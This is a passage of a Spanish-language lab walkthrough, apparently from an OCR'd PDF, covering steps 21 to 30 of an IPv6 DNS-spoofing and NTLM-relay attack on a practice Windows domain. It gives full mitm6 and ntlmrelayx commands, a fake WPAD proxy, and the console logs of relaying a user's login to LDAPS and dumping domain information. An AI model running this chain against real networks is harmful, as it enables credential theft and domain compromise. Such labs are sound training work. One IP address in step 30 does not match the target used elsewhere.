
21º Clic en siguiente la Base de datos de CA.




22º Confirma los datos y clic en Configurar.







23º Clic en cerrar y reiniciar el servidor para que se realicen los cambios.




24º Ejecutamos la herramienta Man in the Middle 6 indicando el dominio que queremos suplantar (DNS Spoofing IPv6) con el parámetro -d.

```
┌──(myenv)(root💀kali)-[/home/pol]
└─# sudo /home/pol/myenv/bin/mitm6 -d marvel.es

Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:17:0c:d3]
IPv4 address: 10.0.3.171
IPv6 address: fe80::a00:27ff:fe17:cd3
DNS local search domain: marvel.es
DNS allowlist: marvel.es
IPv6 address fe80::5098:1 is now assigned to mac=50:28:4a:d8:c1:51 host=DESKTOP-UTC1G5V. ipv4=
Sent spoofed reply for wpad.marvel.es. to fe80::5098:1
```

25º Encender el relay apuntando al controlador de dominio, la IP del Windows Server. El parámetro -6 indicamos que gestione peticiones IPv6. Con el parámetro -wh creamos un falso proxy web que recibirá las peticiones y con el parámetro -l indicamos en que carpeta se va a guardar toda la documentación generada al realizar el ataque.

```
┌──(root💀kali)-[/home/pol]
└─# sudo ntlmrelayx.py -6 -t ldaps://192.168.1.2 -wh falsowpad.marvel.es -l regalo
/usr/local/bin/ntlmrelayx.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.12.0.dev1+20240130.154745.97007e84', 'ntlmrelayx.py')
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1.26.18) or chardet (5.2.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

26º El proceso de DNS Spoofing en un entorno real tarda muy poco tiempo. En este entorno sin interacciones tardaría unos 30 miuntos. Lo agilizamos al reiniciar la máquina cliente. Reiniciar la máquina Windows 10




27º Una vez se ha reiniciado el Windows 10, podéis ver que se han enviado respuestas falsificadas (spoofed) a la máquina de SPIDERMAN a través de nuestro falso wpad. Nuestro falso servidor de asignación de IP, DHCPv6 ha asignado una IPv6 del rango local a la máquina de SPIDERMAN. Esto nos permite indicar que la IP del Kali es el servidor DNS por defecto para la víctima.

```
┌──(root💀kali)-[/home/pol]
└─# sudo ntlmrelayx.py -6 -t ldaps://192.168.1.2 -wh falsowpad.marvel.es -l regalo
/usr/local/bin/ntlmrelayx.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.12.0.dev1+20240130.154745.97007e84', 'ntlmrelayx.py')
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1.26.18) or chardet (5.2.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
```

```
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
```

28º En el caso que no se genere la carpeta "regalo" debéis realizar un paso previo. Iniciar sesión como usuario PPARKER dentro del dominio.



29º Realizar alguna una acción como usuario. Por ejemplo abrimos el navegador.

Importar favoritos

Para tener acceso rápido, coloque sus favoritos aquí, en la barra de favoritos. Administrar favoritos ahora

30º Automáticamente nos autentica. [*]Authenticating against ldaps://192.168.1.66 as MARVEL\pparker SUCCEED. Si os fijáis más abajo nos indica [*]Domain info dumped into lootdir! Por lo que se ha generado nuestra carpeta "regalo" con información sobre el dominio.

```
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:10.0.6.19
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:10.0.6.19
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:10.0.6.19
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
```